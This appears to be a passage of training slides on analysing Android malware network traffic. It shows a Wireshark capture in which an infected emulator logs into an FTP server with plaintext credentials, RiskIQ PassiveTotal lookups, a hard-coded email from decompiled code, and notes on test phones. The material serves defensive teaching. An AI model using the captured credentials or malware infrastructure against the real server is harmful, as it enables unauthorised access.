
Network Traffic Analysis

What protocols should we look for?

What IP addresses or domains?

```
ip.addr == 213.174.157.151  
ftp  
irc
```

ip.addr



ip.addr

The screenshot shows the Wireshark interface with a capture file named "133017545.net.pcap". A search filter is applied: "ip.addr == 213.174.157.151". The packet list pane displays 129 packets, with several highlighted in red. The first highlighted packet is a SYN from 10.0.2.15 to 213.174.157.151 at timestamp 58.894748. Subsequent red-highlighted packets show various connection attempts and errors. The details pane shows a sequence of requests, starting with "user ealexzna", followed by "pass kl725x2408", and "pasv". The bytes pane at the bottom shows the raw hex and ASCII data for the selected packet.

Selected packet details:

- No. 24 58.894748 10.0.2.15 213.174.157.151 TCP 74 46407 → 21 [SYN] Seq=0 Win=1460 Len=0 MSS=1460 SACK_PERM=1 TSval=4294957135 TSecr=0 WS=2
- No. 25 58.962262 213.174.157.151 10.0.2.15 TCP 58 21 → 46407 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
- No. 26 58.964575 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=1 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
- No. 27 59.030009 213.174.157.151 10.0.2.15 FTP 304 Response: 220----- Welcome to Pure-FTPd -----
- No. 28 59.031189 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=251 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
- No. 29 59.058492 10.0.2.15 213.174.157.151 FTP 67 Request: user ealexzna
- No. 30 59.058543 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=14 Win=8760 Len=0
- No. 31 59.085869 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
- No. 32 59.085888 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=15 Win=8760 Len=0
- No. 33 59.192902 213.174.157.151 10.0.2.15 FTP 95 Response: 331 User ealexzna OK. Password required
- No. 34 59.220667 10.0.2.15 213.174.157.151 FTP 70 Request: pass kl725x2408
- No. 35 59.225187 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=30 Win=8760 Len=0
- No. 36 59.248651 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
- No. 37 59.248670 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=31 Win=8760 Len=0
- No. 38 59.650370 213.174.157.151 10.0.2.15 FTP 250 Response: 230-User ealexzna has group access to: 1002
- No. 39 59.678934 10.0.2.15 213.174.157.151 FTP 64 Request: pasv [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
- No. 40 59.683734 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=35 Win=8760 Len=0
- No. 41 59.716891 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
- No. 42 59.716922 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=36 Win=8760 Len=0

Selected packet bytes:

```
0000  52 54 00 12 35 02 52 54 00 12 34 56 08 00 45 00 RT··5·RT ··4V··E·
0010  00 37 46 a2 40 00 40 06 74 ca 0a 00 02 0f d5 ae ·7F@·@· t········
0020  9d 97 b5 47 00 15 ef 9b 9e e1 00 da c1 25 50 18 ···G·······%P·
0030  39 08 6a 77 00 00 70 61 73 73 20 6b 6c 37 32 35 9·jw··pa ss kl725
0040  78 32 34 30 38 20 x2408
```

Using RiskIQ to Investigate an IP/Domain

RiskIQ > PassiveTotal

"RiskIQ PassiveTotal™ expedites investigations by connecting internal activity, event, and incident indicator of compromise (IOC) artifacts to what is happening outside the firewall—external threats, attackers, and their related infrastructure."

<https://www.riskiq.com/products/passivetotal>

The screenshot shows the RiskIQ Community Edition homepage. On the left, a dark sidebar menu includes links for Home, PassiveTotal Search, Digital Footprint, Projects, Settings, LEARN (Demo, Help, Blog), FEEDBACK (Ideas Portal), DEVELOPERS (API, Python Client, Ruby Client, Rust Client), INTEGRATIONS (Splunk, IBM), and a bottom section for GitHub and LinkedIn. The main content area has a blue header bar with the RiskIQ logo and navigation links for Apps, RiskIQ, Research Console, IRC, GPoC_ManualAnal..., JIRA, Open Issues, Useful Tricks, Google PoC, On Call, Onboarding, Python, Tours, Upgrade, and Help. Below the header is a search bar with the placeholder "Discover" and a "Search RiskIQ for Domains, Hosts, IPs, SSL Cert SHA-1, or Contact Email". A "MY DIGITAL FOOTPRINTS" section displays data for "lookout.com": High Alexa Rank (8), 291 Open Ports, 22 High CVE, and 1 Critical CVE. An "Upgrade to Download" button is present. A "PROJECTS" section lists several threat intelligence projects: "Accenture: SNAKEMACKEREL - Threat Campaign Likely Targeting NATO Members, Defense and Military Outlets (11)", "Magecart Group 4: Never gone, simply advancing IOCs (88)", "Evilginx in the wild: Targeted phishing attacks against Google accounts (7)", and "Unknown Adversary - Cobalt Strike infrastructure domains (12)". To the right, a "MY HISTORY" section shows recent digital footprints: 35.198.52.222, 216.58.193.78, forum.theme.desity.com, 117.135.167.88, s3.vlifepaper.com, 117.135.167.123, 117.135.167.84, 115.28.84.237, and kino.diofas.ru. A "YOUR ACCOUNT" sidebar on the right provides information about the "PassiveTotal Community Edition" and a "Digital Footprint Snapshot". A large "Upgrade" button is prominently displayed.


RiskIQ > PassiveTotal

Useful search queries:

- IP address
- Domain
- Hard-coded email addresses

```
ip.addr == 213.174.157.151
```

```
v9 = new y(DataService.d.getString("guser",
"mwvrussia@gmail.com")
```




List IOCs you think could be useful for this family

Red Phones & ADB

Do I Need a SIM Card?

Not necessarily. Often, wifi is enough.

If you *do* decide to get a SIM card, you can get planless ones from some convenience stores.
(Eg. 7Eleven in Canada)



ADB

